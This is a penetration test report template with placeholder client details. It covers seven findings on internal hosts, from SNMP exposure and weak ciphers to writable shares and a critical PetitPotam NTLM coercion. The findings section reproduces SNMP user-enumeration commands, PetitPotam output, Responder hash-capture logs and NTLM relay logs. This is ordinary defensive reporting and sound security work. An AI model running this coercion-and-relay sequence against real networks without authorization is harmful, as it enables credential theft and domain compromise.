



Provider: CIPHER
Analyst: XXXXXXXX
Client: XXXXXXXX
Contact: XXXXXXXX



PENTEST ASSESSMENT

COMPANY 01

0000/00/00

Confidentiality Statement

This document contains confidential information. The information provided in this report is selected exclusively for the person (s) to whom it is addressed, including, therefore, confidential, and legally protected information. Total or partial reproduction of information, texts, photos, illustration, and content contained herein is prohibited without the author's prior authorization.



Summary

- 1. Preface3
- 2. Version Control4
- 3. Applied Methodologies.....5
 - 3.1. Planning5
 - 3.2. Discovery.....5
 - 3.3. Attack5
 - 3.4. Report.....5
- 4. Introduction6
 - 4.1. Scope Assets6
 - 4.2. Exclusions6
 - 4.3. Allowances6
 - 4.4. Contact.....7
- 5. Executive Summary8
 - 5.1. Severity Level8
 - 5.2. Executive Chart Summary.....9
 - 5.3. Executive Table Summary.....9
- 6. Findings13
 - 6.1. Active Reconnaissance13
 - 6.2. Detailed Analysis14
- 7. Conclusion27
- 8. Appendix A - About Cipher28

1. Preface

This document presents the results of a vulnerability analysis and a wide security assessment applied by a consultant, over a series of tools, techniques, and methodologies.

Even though all tests are conducted with techniques determined for best accuracy results, we should consider that the presence of firewalls, Intrusion Prevention Systems, WAFs, hardening settings, and other security layers in place, could generate interference during tests and cause different outcomes (false-positives and false-negatives). Blocking individual attacks is perfectly acceptable, but definitive blocking all traffic from your verification solution is considered an interference in the scan, invalidating the results obtained.

It is important to highlight that a penetration test is considered a snapshot in time. The findings and recommendations here documented, reflect the content gathered during the assessment and not any other content taken outside that period.



2. Version Control

	Date	Version	Author	Updates
1		0.1		Draft
2		0.2		QA
3		1.0		Final Version


Table 1 - Version Control

3. Applied Methodologies

The adopted methodology was in profound search landscape: assess and identify most weakness and vulnerabilities items possible within the schedule, respecting scope's definitions and specific goals/restrictions that could be in place for the assessment in question.

We have used as reference methodologies like **OWASP**, **NIST**, but not limited to them, and we have applied all tests, tools and scanners available and necessary for each specific test and validation. Regarding the workflow perspective, these were the phases conducted:

- Planning
- Discovery
- Attack
- Report



3.1. Planning

During the initial phase of the project (planning), we look to perform the collection of all valuable information, topology and scope's details that will be used to define the correct strategy regarding the conduction of next phases of the assessment.

3.2. Discovery

This stage of the penetration test involves the enumeration of the environment, including active hosts verification, domains, network devices, applications and so on. All baseline stuff that will be used as input for testing, auditing, and attacking steps in the consecutive phases.

3.3. Attack

Using the information obtained in the discovery stage, we aimed to perform the exploitation of the identified flaws or identify possible breaches. It is important to flag that we manage a no-harm-approach during the tests, to avoid possible damages/interruptions over the assets under activities.

3.4. Report

Report phase involves the creation of Final Report that describes, classifies, and recommends all aspects discovered during the Pentest conduction, like vulnerabilities found, their criticality and mitigation's actions.



4. Introduction

Cipher conducted a comprehensive security assessment in order to determine any possible existing vulnerabilities and establish the current level of security risk associated with the environment and technologies in use. This assessment harnessed enumeration, discovery, and penetration testing techniques to provide a wide understanding of risk and security posture over the corporate environment.

4.1. Scope Assets

Asset	Location / Role
10.10.10.1/32	Server01 – Datacenter
10.10.10.2/32	Server02 – Datacenter
10.10.10.3/32	Server03 – Datacenter
10.10.10.4/32	Server04 - Datacenter
10.0.0.14/32	File Server
10.100.1.0/24	Web Servers
10.0.15.0/24	Florida Users
10.1.4.0/24	New York Users

Table 2 – Scope List

4.2. Exclusions

We did not attempt any of attack techniques/methodologies listed below during this assessment:

- DDOS/DOS – Denial of Service
- Phishing / Social Engineering

4.3. Allowances

- N/A



4.4. Contact

It is determined as the principal point of contact the person below. This is the responsible for changes, views and definitions described along this assessment.

Company	COMPANY 01
Contact	Tony Stark
Title (Engineer, CISO, Manager, etc.)	
Telephone	
Email	tony@stark.com
Company's Address	Malibu Point
Country	USA
City	
State	
Zip Code	
Data Company Website (URL)	

Table 3 - Contact Information

5. Executive Summary

All items discovered under this assessment will be graphically represented below. In further sections of this report, these items will be detailed with evidence and further information.

5.1. Severity Level

The table below describes all different levels of risk classification used to assist on criticality evaluation in all findings present in this report.

CRITICAL	Vulnerabilities that impose risk to total system compromise, that hit high counts of devices and that could damage very critical and sensitive type of assets/information in the company. Usually with published CVE s and available exploits.
HIGH	Vulnerabilities that impose risk to a partial system compromise, and can damage key assets in the company, interrupting or slowing its operation. Usually with published CVE s and available exploits.
MEDIUM-HIGH	Vulnerabilities that impose risk to a partial system or logic flow compromise, with less destructive impact but that could also be assisting on escalating more invasive and complexes attack vectors.
MEDIUM	Vulnerabilities that allow some kind of subversion or partial exploitation, at most part of the time, it must be used in conjunction with other techniques to be accomplished as an entire attack vector and usually has multiple variables and complexity requirements to fulfill in order to be performed.
LOW	Low level attack vectors, used to fulfill other attacker vector needs, inflicting low-level risks to the company or just assisting in low level information exposure.
INFORMATIONAL	Relevant information, but with no direct or indirect risk associated with it.



5.2. Executive Chart Summary

This part shows a graphic representation related to scan activities executed on scope’s asset(s). Note that further details and analysis could be explored in the **Findings** section.




Figure 1 - Risk Level Overview

5.3. Executive Table Summary

This table summarizes occurrences found per asset.

VID	Asset	Name	Risk	Remediation
001	10.10.10.1	<div><div>SNMP Service Exposed 001</div><div><div><div>Simple Network Management Protocol (SNMP) is an internet standard protocol used to monitor and manage network devices connected over an IP.</div><div>SNMP is inherently susceptible to brute force attacks on its authentication credentials. Once an attacker has guessed the correct authentication credentials, the attacker may obtain potentially sensitive information or even reconfigure the remote device.</div></div></div></div>	INFO	Do not expose this service to public access, or when that is necessary for operation purposes, guarantee that it is properly updated and filtered against unauthorized access.

002	10.10.10.2	IKE ISAKMP/IKE Weak Cipher list 001 <hr/> <p><i>Internet Key Exchange (IKE) is a standard protocol used to set up a secure and authenticated communication channel between two parties via a virtual private network (VPN).</i></p> <p><i>An Internet Key Exchange service is listening on this server with a list of weak ciphers.</i></p>	MEDIUM	Disable weak ciphers in your configuration file or graphical user interface settings panel to resolve negotiation of weak ciphers between client and server.
003	10.10.10.4	SSL/TLS Anonymous Ciphers Detected 001 <hr/> <p><i>The service running on this port allows the use of anonymous encryption ciphers, which might allow an attacker to eavesdrop on the communication.</i></p>	MEDIUM	Reconfigure the target to use Stronger Ciphers.
004	10.0.0.14	Ransomware Exposure on File Share 001 <hr/> <p><i>Ransomware exposures can be used by attackers to obtain access to business-critical data stores, encrypt them with a secret key, and demand a ransom payment from your company before releasing the decryption key.</i></p> <p><i>Ransomware attacks can cause severe disruption to your business operations, even after the ransom is paid, as data stores must be decrypted and affected services restored.</i></p>	MEDIUM	<ul style="list-style-type: none"> • Restrict WRITE access-level to only authorized groups. • Audit system to perform regular checks against any suspicious activities and harmful files being upload. • Guarantee that hosts that are performing WRITE activities on these shares are under compliance with all security features to mitigate malware and ransomware execution. • Maintain a regular backup policy.



005	10.100.1.3	Microsoft Windows Machine Account NTLM Coercion 001 <hr/> <p><i>An attacker with access to low privileged user credentials can use this vulnerability to coerce a Domain Controller to authenticate to another server using NTLM, allowing for hash capturing and NTLM relay to a vulnerable endpoint.</i></p>	CRITICAL	<ul style="list-style-type: none"> • Apply the security update for Microsoft regarding CVE-2021-36942. • Check 'references' guide for different filtering and configuration actions regarding remediations.
006	10.1.4.32	Sensitive Files Exposed 001 <hr/> <p><i>Sensitive data exposures can be used by attackers to obtain user credentials, PII (Personally identifiable information), financial account data, and other business-critical information to further exploit or gain profit.</i></p>	MEDIUM-HIGH	<ul style="list-style-type: none"> • Do not expose sensitive files on network shares. When that is really needed, perform permission checks to make sure only authorized groups are able to access it. • Restrict WRITE access-level to only authorized groups. • Audit system to perform regular checks against any suspicious activities and harmful files being upload. • Guarantee that hosts that are performing WRITE activities on these shares are under compliance with all security features to mitigate malware and ransomware execution. • Maintain a regular backup policy.



007	AWS72XXXXXXXXXXXXXXXXX	<p>Sensitive files on AWS S3 bucket</p> <hr/> <p><i>Sensitive data exposures can be used by attackers to obtain user credentials, PII (Personally identifiable information), financial account data, and other business-critical information to further exploit or gain profit.</i></p> <p><i>Potentially sensitive data was found in one of the tested AWS S3 buckets and requires attention.</i></p>	MEDIUM	<p>Make sure no sensitive data is exposed without the proper awareness and security controls in place.</p>
-----	------------------------	---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------	--------	------------------------------------------------------------------------------------------------------------



6. Findings

All information gathered during the phases of this assessment will be described here. All settings recommendations and vulnerabilities found will be referenced along external references and attached to their specific CVSS scores (when applicable), intended to metric criticality regarding discovered items.

Reference: <https://www.first.org/cvss/specification-document>

6.1. Active Reconnaissance


At this stage we conducted an active reconnaissance exercise on asset’s list. For that, it was used one or more tools depending on the scope’s characteristics. Active communication with destination assets is established at this stage. We apply multiple discovery techniques on hosts that do not respond during this stage, to try all possibilities to find them alive and enumerate them.

Open Ports		
IP Address	Hostname	Port
10.10.10.1	host01	123/UDP - ntp
10.10.10.1	host01	161/UDP - snmp
10.10.10.1	host01	123/UDP - ntp
10.10.10.1	host01	161/UDP - snmp
10.10.10.2	host02	443/TCP - http
10.10.10.2	host02	500/UDP - isakmp
10.10.10.2	host02	179/TCP - bgp
10.10.10.2	host02	179/TCP - bgp
10.10.10.2	host02	500/UDP - isakmp
10.10.10.2	host02	443/TCP - http
10.10.10.3	N/A	922/TCP - ssh
10.10.10.3	N/A	990/TCP - ftp
10.10.10.4	host04	123/UDP - ntp
10.10.10.4	host04	161/UDP - snmp
10.10.10.4	host04	123/UDP - ntp
10.10.10.4	host04	161/UDP - snmp
10.1.4.26	host26	445/TCP - smb
10.0.15.15	host15	
10.0.15.27	N/A	445/TCP - smb
10.1.4.41	host41	445/TCP - smb
10.100.1.3	Fileserver002	445/TCP - smb
10.1.4.32	Fileserver004	445/TCP - smb 22/TCP - ssh



6.2. Detailed Analysis

This section is intended to deliver a deeper overview about all tests and procedures executed. It will be organized per asset, providing a better glance over each weak spot.

INFORMATIONAL	
VID	001
Name	SNMP Service Exposed 001
Assets	10.10.10.1:161 (UDP) - host01
Category	Security Misconfiguration
Mapped CWE	CWE-1125: Excessive Attack Surface
<p>Simple Network Management Protocol (SNMP) is an internet standard protocol used to monitor and manage network devices connected over an IP. Devices like routers, switches, firewalls, load balancers, servers, CCTV cameras, and wireless devices communicate using SNMP. SNMP collects data from these devices, organizes them, and sends them for network monitoring and management, which helps with fault detection and isolation. SNMP is an integral part of both the monitored endpoints and the monitoring system.</p> <p>SNMP is inherently susceptible to brute force attacks on its authentication credentials. Once an attacker has guessed the correct authentication credentials, the attacker may obtain potentially sensitive information or even reconfigure the remote device.</p> 	
Figure 2 - SNMP Enumeration being executed.	

```
(root@kali)-[/snmpv3/snmpwn]
# ./snmpv3enum.rb -i [redacted] -u /usr/share/wordlists/metasploit/unix_users.txt

(root@kali)-[/snmpv3/snmpwn]
# ./snmpv3enum.rb -i [redacted] -u /usr/share/wordlists/metasploit/http_default_users.txt

(root@kali)-[/snmpv3/snmpwn]
# ./snmpv3enum.rb -i [redacted] -u /usr/share/wordlists/metasploit/tomcat_mgr_default_users.txt

(root@kali)-[/snmpv3/snmpwn]
# ./snmpv3enum.rb -i [redacted] -u /usr/share/wordlists/metasploit/ipmi_users.txt

(root@kali)-[/snmpv3/snmpwn]
```

Figure 3 – User enumeration attempt.

RECOMMENDATION / REMEDIATION

Do not expose this service to public access, or when that is necessary for operation purposes, guarantee that it is properly updated and filtered against unauthorized access.

REFERENCES

<https://cwe.mitre.org/data/definitions/1125.html>

<https://quickview.cloudapps.cisco.com/quickview/bug/CSCtw74132>

<https://www.cisa.gov/uscert/ncas/alerts/TA17-156A>



MEDIUM

VID	002
Name	IKE ISAKMP/IKE Weak Cipher list 001
Assets	10.10.10.2:500 (UDP) - host02
Category	Security Misconfiguration
Mapped CWE	CWE-326: Inadequate Encryption Strength

Internet Key Exchange (IKE) is a standard protocol used to set up a secure and authenticated communication channel between two parties via a virtual private network (VPN). The protocol ensures security for VPN negotiation, remote host and network access.

An Internet Key Exchange service is listening on this server with a list of weak ciphers.

```
Nmap scan report for [redacted]
Host is up (0.014s latency).

PORT      STATE SERVICE VERSION
500/udp   open  isakmp?
| ike-version:
|   attributes:
|     XAUTH
|_  Dead Peer Detection v1.0
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: WAP|general purpose
Running: Actiontec embedded, Linux 2.4.X|3.X
```

Figure 4 – Services listening.

Mode	Encryption	Hash	Authentication	Group
main	3DES-CBC	SHA	Pre-shared key	MODP_1024
main	3DES-CBC	SHA	Pre-shared key	MODP_1024
main	3DES-CBC	SHA	DSS SIGNATURES	MODP_1024
main	3DES-CBC	SHA	DSS SIGNATURES	MODP_1024
main	3DES-CBC	SHA	RSA SIGNATURES	MODP_1024
main	3DES-CBC	SHA	RSA SIGNATURES	MODP_1024
aggressive	3DES-CBC	SHA	Pre-shared key	MODP_1024
aggressive	3DES-CBC	SHA	DSS SIGNATURES	MODP_1024
aggressive	3DES-CBC	SHA	RSA SIGNATURES	MODP_1024

Figure 5 – List of ciphers being offered by the server.

RECOMMENDATION / REMEDIATION

Disable weak ciphers in your configuration file or graphical user interface settings panel to resolve negotiation of weak ciphers between client and server.

REFERENCES

<https://cwe.mitre.org/data/definitions/326.html>



MEDIUM

VID	003
Name	SSL/TLS Anonymous Ciphers Detected 001
Assets	10.10.10.4:990 (TCP) - host04
Category	Protection Mechanism Failure
Mapped CWE	CWE-326: Inadequate Encryption Strength

The service running on this port allows the use of anonymous encryption ciphers, which might allow an attacker to eavesdrop on the communication.

TLS1.1 Cipher Suite	OpenSSL Name	SNI Name
TLS_ECDH_anon_WITH_AES_256_CBC_SHA	AECDH-AES256-SHA	
TLS_DH_anon_WITH_AES_256_CBC_SHA	ADH-AES256-SHA	
TLS_DH_anon_WITH_CAMELLIA_256_CBC_SHA	ADH-CAMELLIA256-SHA	
TLS_ECDH_anon_WITH_AES_128_CBC_SHA	AECDH-AES128-SHA	
TLS_DH_anon_WITH_AES_128_CBC_SHA	ADH-AES128-SHA	
TLS_DH_anon_WITH_CAMELLIA_128_CBC_SHA	ADH-CAMELLIA128-SHA	
TLS1.2 Cipher Suite	OpenSSL Name	SNI Name
TLS_ECDH_anon_WITH_AES_256_CBC_SHA	AECDH-AES256-SHA	
TLS_DH_anon_WITH_AES_256_GCM_SHA384	ADH-AES256-GCM-SHA384	
TLS_DH_anon_WITH_AES_256_CBC_SHA256	ADH-AES256-SHA256	
TLS_DH_anon_WITH_AES_256_CBC_SHA	ADH-AES256-SHA	
TLS_DH_anon_WITH_CAMELLIA_256_CBC_SHA	ADH-CAMELLIA256-SHA	
TLS_ECDH_anon_WITH_AES_128_CBC_SHA	AECDH-AES128-SHA	
TLS_DH_anon_WITH_AES_128_GCM_SHA256	ADH-AES128-GCM-SHA256	
TLS_DH_anon_WITH_AES_128_CBC_SHA256	ADH-AES128-SHA256	
TLS_DH_anon_WITH_AES_128_CBC_SHA	ADH-AES128-SHA	
TLS_DH_anon_WITH_CAMELLIA_128_CBC_SHA	ADH-CAMELLIA128-SHA	

Figure 6 – Anonymous encryption ciphers allowed.

RECOMMENDATION / REMEDIATION

Reconfigure the target to use Stronger Ciphers.

REFERENCES

<https://cwe.mitre.org/data/definitions/326.html>



MEDIUM

VID	004
Name	Ransomware Exposure on File Share 001
Asset	10.0.15.15:445 (TCP) - host15
Category	Exposure of Resource to Wrong Sphere
Mapped CWE	CWE-200: Exposure of Sensitive Information to an Unauthorized Actor CWE-693: Protection Mechanism Failure

Ransomware exposures can be used by attackers to obtain access to business-critical data stores, encrypt them with a secret key, and demand a ransom payment from your company before releasing the decryption key.

Ransomware attacks can cause severe disruption to your business operations, even after the ransom is paid, as data stores must be decrypted and affected services restored.

Network shares should be restricted to only authorized groups. Write-access should be only granted to specific groups or individuals and all security layers and tracking features should be in place to avoid, in case of a device’s compromise, that this compromised host be used to tamper, purge or even encrypt network share file’s contents.

We were able to enumerate and access multiple file shares with READ/WRITE permission levels using our pentest domain account.




Figure 7 – Discovered shares that allow READ/WRITE operations to a regular Domain User, exposing the Files to a Ransomware attack vector.

RECOMMENDATION / REMEDIATION

- Restrict WRITE access-level to only authorized groups.
- Audit system to perform regular checks against any suspicious activities and harmful files being upload.
- Guarantee that hosts that are performing WRITE activities on these shares are under compliance with all security features to mitigate malware and ransomware execution.
- Maintain a regular backup policy.



REFERENCES

<https://www.cisa.gov/stopransomware>
<https://cwe.mitre.org/data/definitions/693.html>
<https://cwe.mitre.org/data/definitions/200.html>



CRITICAL

VID	005
Name	Microsoft Windows Machine Account NTLM Coercion 001
Assets	10.100.1.3 - Fileserver002
Category	Protection Mechanism Failure
Mapped CWE	CWE-1035: Using Components with Known Vulnerabilities

An attacker with access to low privileged user credentials can use this vulnerability to coerce a Domain Controller to authenticate to another server using NTLM, allowing for hash capturing and NTLM relay to a vulnerable endpoint.

PetitPotam is a tool to force Windows hosts to authenticate to other machines by using the Encrypting File System Remote (EFSRPC) EfsRpcOpenFileRaw and other methods. When a system handles certain EFSRPC requests, it will by default use NTLM to authenticate with the host that is specified within the path to the file specified in the EFSRPC request. The user specified in the NTLM authentication information is the computer account of the machine that made the EFSRPC request.

We were able to execute a coercion attack on multiple servers. While listening requests on the attacker machine, we extracted machine account hashes from Domain Controllers that communicated with us after PetitPotam attack.

In case of these accounts being linked to high privileged groups, or even defined on domain servers as high privileged accounts, this attack can lead to escalations and depending on circumstances, to a full domain compromise.




Figure 8 – Basic relay attack diagram.



```
Trying pipe lsarpc
[-] Connecting to ncacn_np:10.100.1.3[\PIPE\lsarpc]
[+] Connected!
[+] Binding to ████████████████████████████████████████
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[-] Got RPC_ACCESS_DENIED!! EfsRpcOpenFileRaw is probably PATCHED!
[+] OK! Using unpatched function!
[-] Sending EfsRpcEncryptFileSrv!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!

(root@kali)-[~/pentest/petitpotam_attack/PetitPotam]
#
```

Figure 9 – PetitPotam attack being executed against 10.100.1.3

```
(root@kali)-[~/usr/share/responder/logs]
# cat SMB-NTLMv1-SSP-10.1.8.100.txt
DC01$ :: ████████████████████████████████████████ :CD
████████████████████████████████████████████████████████████████████████████████
DC01$ :: ████████████████████████████████████████ :CD
████████████████████████████████████████████████████████████████████████████████

(root@kali)-[~/usr/share/responder/logs]
# cat SMB-NTLMv1-SSP-10.100.1.3.txt
DMDC01$ :: ████████████████████████████████████████ :!
████████████████████████████████████████████████████████████████████████████████
DMDC01$ :: ████████████████████████████████████████ :!
████████████████████████████████████████████████████████████████████████████████
DMDC01$ :: ████████████████████████████████████████ :!
████████████████████████████████████████████████████████████████████████████████
```

Figure 10 – Multiple computer account hashes that were captured during attack execution.

```
[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Connection from [REDACTED] DMDC01$@10.100.1.3 controlled, attacking target smb://10.1.4.26
[*] Authenticating against smb://10.1.4.26 as [REDACTED] DMDC01$ SUCCEED
[*] SMBD-Thread-5 (process_request_thread): Connection from [REDACTED] DMDC01$@10.100.1.3 controlled, attacking target smb://10.100.1.203
[*] Relayed user doesn't have admin on b'10.1.4.26'. Attempting to enumerate users who do ...
[*] Authenticating against smb://10.100.1.203 as [REDACTED] DMDC01$ SUCCEED
[*] SMBD-Thread-5 (process_request_thread): Connection from [REDACTED] DMDC01$@10.100.1.3 controlled, attacking target smb://10.100.1.153
[*] Relayed user doesn't have admin on b'10.100.1.203'. Attempting to enumerate users who do ...
[*] Authenticating against smb://10.100.1.153 as [REDACTED] DMDC01$ SUCCEED
[*] SMBD-Thread-5 (process_request_thread): Connection from [REDACTED] DMDC01$@10.100.1.3 controlled, attacking target smb://10.100.1.240
[*] SAMR access denied
[*] Relayed user doesn't have admin on b'10.100.1.153'. Attempting to enumerate users who do ...
[*] Host b'10.1.4.26' has the following local admins (hint: try relaying one of them here ...)
[*] Host b'10.1.4.26' local admin member: [REDACTED] Services
[*] Host b'10.1.4.26' local admin member: [REDACTED] \Domain Admins
[*] Host b'10.1.4.26' local admin member: [REDACTED] stsvc
[*] Authenticating against smb://10.100.1.240 as [REDACTED] DMDC01$ SUCCEED
[*] SMBD-Thread-5 (process_request_thread): Connection from [REDACTED] DMDC01$@10.100.1.3 controlled, attacking target smb://10.1.4.9
[*] SAMR access denied
[*] Relayed user doesn't have admin on b'10.100.1.240'. Attempting to enumerate users who do ...
[*] Authenticating against smb://10.1.4.9 as [REDACTED] DMDC01$ SUCCEED
[*] SAMR access denied
[*] Relayed user doesn't have admin on b'10.1.4.9'. Attempting to enumerate users who do ...
[*] SAMR access denied
[*] SMBD-Thread-5 (process_request_thread): Connection from [REDACTED] DMDC01$@10.100.1.3 controlled, attacking target smb://10.0.15.27
[*] Authenticating against smb://10.0.15.27 as [REDACTED] DMDC01$ SUCCEED
[*] Relayed user doesn't have admin on b'10.0.15.27'. Attempting to enumerate users who do ...
[*] Host b'10.0.15.27' has the following local admins (hint: try relaying one of them here ...)
[*] Host b'10.0.15.27' local admin member: [REDACTED] HOST06\Administrator
[*] Host b'10.0.15.27' local admin member: [REDACTED] \Domain Admins
[*] Host b'10.0.15.27' local admin member: [REDACTED] stsvc
[*] SMBD-Thread-5 (process_request_thread): Connection from [REDACTED] DMDC01$@10.100.1.3 controlled, attacking target smb://10.100.22.2
[*] Authenticating against smb://10.100.22.2 as [REDACTED] DMDC01$ SUCCEED
[*] Relayed user doesn't have admin on b'10.100.22.2'. Attempting to enumerate users who do ...
[*] SAMR access denied
[*] SMBD-Thread-5 (process_request_thread): Connection from [REDACTED] DMDC01$@10.100.1.3 controlled, attacking target smb://10.1.4.41
[*] Authenticating against smb://10.1.4.41 as [REDACTED] DMDC01$ SUCCEED
[*] Relayed user doesn't have admin on b'10.1.4.41'. Attempting to enumerate users who do ...
```

Figure 11 – Relay attack with the captured machine account. It is possible to see multiple connections to SMB shares being made using the relayed hash, also a few local administrative accounts enumeration. This type of attack relies on how permissions are set and defined over the assets and resources in the domain and the level of relayed hash. This could lead to information disclosure, unauthorized access to resources and different type of escalations and even Domain Admin account compromise.

RECOMMENDATION / REMEDIATION

- Apply the security update for Microsoft regarding CVE-2021-36942.
- Check 'references' guide for different filtering and configuration actions regarding remediations.

REFERENCES

<https://cwe.mitre.org/data/definitions/1035.html>

<https://www.kb.cert.org/vuls/id/405600>

<https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2021-36942>

<https://github.com/topotam/PetitPotam>



MEDIUM-HIGH

VID	006
Name	Sensitive Files Exposed 001
Asset	10.1.4.32:445 (TCP) - Fileserver004
Category	Exposure of Resource to Wrong Sphere
Mapped CWE	CWE-200: Exposure of Sensitive Information to an Unauthorized Actor CWE-693: Protection Mechanism Failure

Sensitive data exposures can be used by attackers to obtain user credentials, PII (Personally identifiable information), financial account data, and other business-critical information to further exploit or gain profit.




Figure 12 – Enumerated share JSON on 10.1.4.32 holding a .json File

While processing this file, we noticed that it holds multiple information regarding the employees and different units.

It is not possible to assure that this file is fully reflected to the production system it intends to feed, anyway, it is unsafe to hold it in this share, as it is mounted with READ/WRITE permissions that could lead to tampering and unauthorized access/modification.

Taking advantage on the “Directory Listing” vulnerability found previously on the same device (**Fileserver004**), we were able to automate a directory search that confirmed matches between recent employee names (First and Last names) found in the intranet picture’s folders, and the names listed in this .json file. We parsed and created a file with pictures, salaries and many other personal employee information.



<pre>"sales": 17.11, "checks": 1.0, "guests": 1.0, "waithour": 0.0, "waitmin": 0.0, "waitsec": 0.0, "seathour": 0.0, "seatmin": 0.0, "seatsec": 0.0, "openhour": 23.0, "openmin": 13.0, "opensec": 11.0, "closehour": 23.0, "closemin": 13.0, "closesec": 47.0, "firstordhr": 23.0, "firstordmn": 13.0, "firstordsc": 11.0, "lastordhr": 23.0, "lastordmn": 13.0, "lastordsc": 11.0, "firstpayhr": 23.0, "firstpaymn": 13.0, "firstpaysc": 19.0, "lastpayhr": 23.0, "lastpaymn": 13.0, "lastpaysc": 19.0,</pre>	<pre>"DepartmentNumber": " ", "IsActive": true, "LiftDepartmentId": " ", "AlohaStoreId": " "</pre>
-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------	----------------------------------------------------------------------------------------------------

Figure 13 – Data sample contained in the .json File.

